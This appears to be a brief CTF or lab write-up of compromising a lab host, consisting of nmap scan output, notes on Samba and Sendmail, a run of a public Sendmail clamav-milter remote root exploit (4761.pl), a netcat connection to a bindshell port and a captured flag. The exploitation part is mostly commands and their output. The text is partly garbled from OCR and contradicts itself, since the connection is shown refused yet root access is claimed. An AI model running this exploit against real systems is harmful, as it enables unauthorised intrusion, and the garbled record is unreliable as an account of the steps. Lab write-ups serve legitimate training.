```
Discovered open port 199/tcp on 192.168.57.42
Discovered open port 80/tcp on 192.168.57.42
Discovered open port 139/tcp on 192.168.57.42
Discovered open port 22/tcp on 192.168.57.42
Discovered open port 445/tcp on 192.168.57.42
Discovered open port 25/tcp on 192.168.57.42
```

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 3.8.1p1 Debian 8.sarge.6 (protocol 2.0)

| ssh-hostkey:

1024 30:3e:a4:13:5f:9a:32:c0:8e:46:eb:26:b3:5e:ee:6d (DSA)

_ 1024 af:a2:49:3e:d8:f2:26:12:4a:a0:b5:ee:62:76:b0:18 (RSA)

25/tcp open smtp Sendmail 8.13.4/8.13.4/Debian-3sarge3

| smtp-commands: localhost.localdomain Hello [192.168.49.57], pleased to meet you, ENHANCEDSTATUSCODES, PIPELINING, EXPN, VERB, 8BITMIME, SIZE, DSN, ETRN, DELIVERBY, HELP

|_ 2.0.0 This is sendmail version 8.13.4 2.0.0 Topics: 2.0.0 HELO EHLO MAIL RCPT DATA 2.0.0 RSET NOOP QUIT HELP VRFY 2.0.0 EXPN VERB ETRN DSN AUTH 2.0.0 STARTTLS 2.0.0 For more info use "HELP <topic>". 2.0.0 To report bugs in the implementation send email to 2.0.0 sendmail-bugs@sendmail.org. 2.0.0 For local information send email to Postmaster at your site. 2.0.0 End of HELP info

80/tcp open http Apache httpd 1.3.33 ((Debian GNU/Linux))

|_http-server-header: Apache/1.3.33 (Debian GNU/Linux)

|_http-title: Ph33r

| http-methods:

| Supported Methods: GET HEAD OPTIONS TRACE

| Potentially risky methods: TRACE

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

199/tcp open smux Linux SNMP multiplexer 445/tcp open netbios-ssn Samba smbd 3.0.14a-Debian (workgroup: WORKGROUP) Service Info: Host: localhost.localdomain; OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel Host script results: _clock-skew: mean: 5h59m58s, deviation: 2h49m42s, median: 3h59m58s | smb-security-mode: | account_used: guest | authentication_level: share (dangerous) | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | nbstat: NetBIOS name: 0XBABE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) | Names: | 0XBABE<00> Flags: <unique><active> | 0XBABE<03> Flags: <unique><active> | 0XBABE<20> Flags: <unique><active> | WORKGROUP<00> Flags: <group><active> |_ WORKGROUP<1e> Flags: <group><active> | smb-os-discovery: OS: Unix (Samba 3.0.14a-Debian) | NetBIOS computer name: | Workgroup: WORKGROUP\x00

System time: 2025-08-28T16:09:17-04:00

_smb2-time: Protocol negotiation failed (SMB2)

NSE: Script Post-scanning.

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Initiating NSE at 16:09

Completed NSE at 16:09, 0.00s elapsed

Read data files from: /usr/share/nmap


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 11.94 seconds

Raw packets sent: 1000 (44.000KB) | Rcvd: 1000 (40.024KB)

On port 80:





Text to binary converter ►

Nice troll!

On smb, had all the users but the machine was using 199:

Sendmail 8.13.4

So using smtp, there is the clamav RCE 4761.pl

Port 31337 udp was open and eble to run this command:

```
(kali@ kali)-[~]
$ perl 4761.pl 192.168.57.42
Sendmail W clamav-milter Remote Root Exploit
Copyright (c) 2007 Eliteboy
Attacking 192.168.57.42...
220 localnost.localdomain ESMTP Sendmail 8.13.4/8.13.4/Debian-3sarge3; Thu, 28 Aug 2025 16:45:04 -0400; (No UCE/UBE) logging access from: [192.168.49.57](FAIL)-[192.1
68.49.57]
25%-localnost.localdomain Hello [192.168.49.57], pleased to meet you
25%-ENHANCEDSTATUSCODES
250--PELINING
250-EXPN
250-EXPN
250-EXPR
250-DSN
250-ETRN
250-DSN
250-ETRN
250-DSN
250-ETRN
250-DELIVER8Y
250 HELP
    (kali⊛ kali)-[~]

$\frac{1}{5}$ nc 192.168.57.42 31337

(UNKNOWN) [192.168.57.42] 31337 (?) : Connection refused
```

Already had root access:

```
proof.txt
cat proof.txt
9ffd54d336a748e570e4a5bfe04f7bb7
```

Flag captured.